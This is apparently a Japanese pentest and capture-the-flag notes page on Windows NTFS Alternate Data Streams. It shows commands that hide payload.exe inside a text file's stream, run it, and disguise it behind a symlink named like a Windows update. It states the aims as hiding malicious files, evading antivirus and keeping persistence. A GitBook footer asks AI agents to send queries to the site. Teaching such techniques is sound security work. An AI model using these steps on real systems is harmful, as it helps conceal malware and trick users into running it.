> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/post-exploitation/alternate-data-streams-ads.md).
# 代替データストリーム (ADS)
NTFS ファイル内にデータを隠し、ストリームを発見し、コンテンツを抽出し、ペンテスト中にフォレンジック証拠を検証するための Windows Alternate Data Streams (ADS) メモ。
> 代替データ ストリーム(ADS)は、 **NTFS** Windows のファイルシステムで、1つのファイルに複数のデータストリームを関連付けられる機能です。これらの追加ストリームには、従来のファイル検査では見えない隠し情報を含めることができます。この機能を悪用して、 **rootフラグ**.
攻撃者やペンテスターは ADS を次の目的で使用できます:
\***悪意のあるファイルを隠す** (例:テキストファイルの中に隠された実行ファイル)\***アンチウイルスによる検出を回避する** および一部のセキュリティツール。\***永続化を維持する** 侵害されたマシン上で。
**メモ帳を使った例**:
```sh
notepad test.txt:secret.txt
```
ここで、 `secret.txt` は、隠しファイルとして添付されています `test.txt`.
隠しファイルは `dir`、ただし次のコマンドで一覧表示できます:
```sh
dir /r
```
**別の例:ADS への実行ファイルの挿入**:
```bash
type payload.exe > windowslog.txt:winpeas.txt
```
これにより `payload.exe` が代替ストリーム `winpeas.txt` に追加されます `windowslog.txt`.
**隠しファイルの実行**:
```sh
start windowslog.txt:winpeas.exe
```
これにより `winpeas.exe`が実行されますが、ADS の中に隠されています。
**隠し実行のためのシンボリックリンクの作成**
シンボリックリンクを使って、ユーザーに隠しバイナリを実行させるよう仕向けることができます。
**例**:
```sh
mklink wupadate.exe C:/Temp/windowslog.txt:winpeas.exe
```
このシンボリックリンク `wupdate.exe` は隠し ADS ファイルを指しています。
```bash
wupdate
```
ユーザーが `wupdate`と入力すると、 `winpeas.exe` プログラムが実行されます。
### **ADS コンテンツの表示**
#### **1. 代替データストリーム(ADS)の確認**
次の **hm.txt** ファイルに **Administrator** 代替データストリームが含まれているか確認します。次のコマンドを使用します:
```bash
dir /r C:/Users/Administrator/Desktop/hm.txt
```
このコマンドは、次の **hm.txt** ファイルに関連付けられたすべての代替データストリームを一覧表示します。代替データストリームが存在する場合は表示されます。
#### **2. 代替データストリームの内容の表示**

ファイルに関連付けられた代替データストリームが見つかった場合、内容は次のコマンドで確認できます:
```powershell
more < C:/Users/Administrator/Desktop/hm.txt:root.txt
```
これにより **root.txt** ストリームの内容を読み取り、 **root フラグを取得できます:)**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/post-exploitation/alternate-data-streams-ads.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)